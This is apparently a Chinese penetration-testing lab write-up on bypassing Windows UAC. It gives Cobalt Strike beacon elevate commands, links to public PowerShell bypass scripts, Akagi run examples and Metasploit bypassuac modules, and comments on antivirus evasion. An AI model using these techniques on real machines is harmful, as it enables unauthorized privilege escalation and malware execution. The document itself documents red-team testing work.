**BypassUAC(针对windows单机系统) :**

受UAC限制的管理员权限


BypassUAC并非真正意义上的提权而是对 windows系统现有安全机制的一系列绕过手段

**使用CS 脚本快速bypass目标机器的UAC**

未bypassUAC的shell(user1是本地管理员组成员):




导入elevate.can脚本:






**1.审计当前系统可用于BypassUAC的方式(此脚本不兼容win8):**




**2. beacon> elevate uac-eventvwr ok适用于win 7/8/8.1/10 32/64位:**






**3. beacon> elevate uac-dll ok适用于win 7/8/10 32/64位:**





**4.** **beacon> elevate uac-token-duplication ok适用于win7/8/8.1/10/server 2012R2 64位:**

win7上执行后会弹出cmd窗口






**5.** **beacon> elevate uac-fodhelper ok适用于win10 64位:**

rick为本地管理员组成员:









**6.** **beacon> elevate uac-slui ok win7/10均未成功:**

win7:




win10:




:

**7.** **beacon> bypassuac ok beacon自带的bypass uac模块 适用于win7/10 32/64位:**





**8.** **beacon> elevate uac-wscript ok 需要目标存在相应的漏洞 适用于win7/8/10:**






**使用外部UAC bypass脚本Bypass目标机器UAC**

单独用这些脚本的目的是可以方便的对这些脚本进行单独混淆加密免杀


**1. Invoke-PsUACme.ps1 适用于win7/8.1**


https://raw.githubusercontent.com/samratashok/nishang/master/Escalation/Invoke-PsUACme.ps1

method: sysprep,oobe,actionqueue,cliconfg,mmc



C2:





目标机会弹出cmd框:




BypassUAC的shell上线:




**2.** **Invoke-EnvBypass.ps1适用于win 10**

https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module\_source/privesc/Invoke-EnvBypass.ps1




base64-encoded string:





执行过程中win10会出现powershell弹框







**3.** **Invoke-SDCLTBypass.ps1适用于win10(目前未成功)**

https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module\_source/privesc/Invoke-SDCLTBypass.ps1






未成功，win10弹框(原因:未找到这两个文件，可能系统中本身就不存在，所以备份时也找不到指定路径):




未成功，win7弹框(允许后也无结果):





**4. Bypass-UAC.ps1 适用于win7/8 32/64位**

**https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1**










**根据这个实验，个人认为bypassUAC整个过程是在当前已是本地管理员组的用户下想以管理员身份运行程序的绕过实现**







**5. FodhelperBypass.ps1(通过win10自带fodhelper.exe) 适用于win10**

https://raw.githubusercontent.com/winscripting/UAC-bypass/master/FodhelperBypass.ps1







**6.** **Akagi.exe-Defeating Windows User Account Control by abusing built-in Windows AutoElevate backdoor(x86-32/x64 Windows 7/8/8.1/10 client, some methods however works on server version too).**

https://raw.githubusercontent.com/hfiref0x/UACME/master/README.md


Run examples:

akagi32.exe 1

akagi64.exe 3

akagi32 1 c:\windows\system32\calc.exe

akagi64 3 c:\windows\system32\charmap.exe




使用已BypassUAC后的权限执行恶意payload:







非本地管理员组内的用户(本地普通用户)无法进行BypassUAC





**通过meterpreter shell对目标机器进行BypassUAC(win10 64位)**


**exploit/windows/local/bypassuac\_fodhelper**















**通过meterpreter shell对目标机器进行BypassUAC(win7 64位)**

**exploit/windows/local/bypassuac\_eventvwr**













**exploit/windows/local/bypassuac**








**exploit/windows/local/bypassuac\_injection**





**注意:**

**通常的bypassUAC是针对windows单机系统；server直接提权**

**payload免杀处理**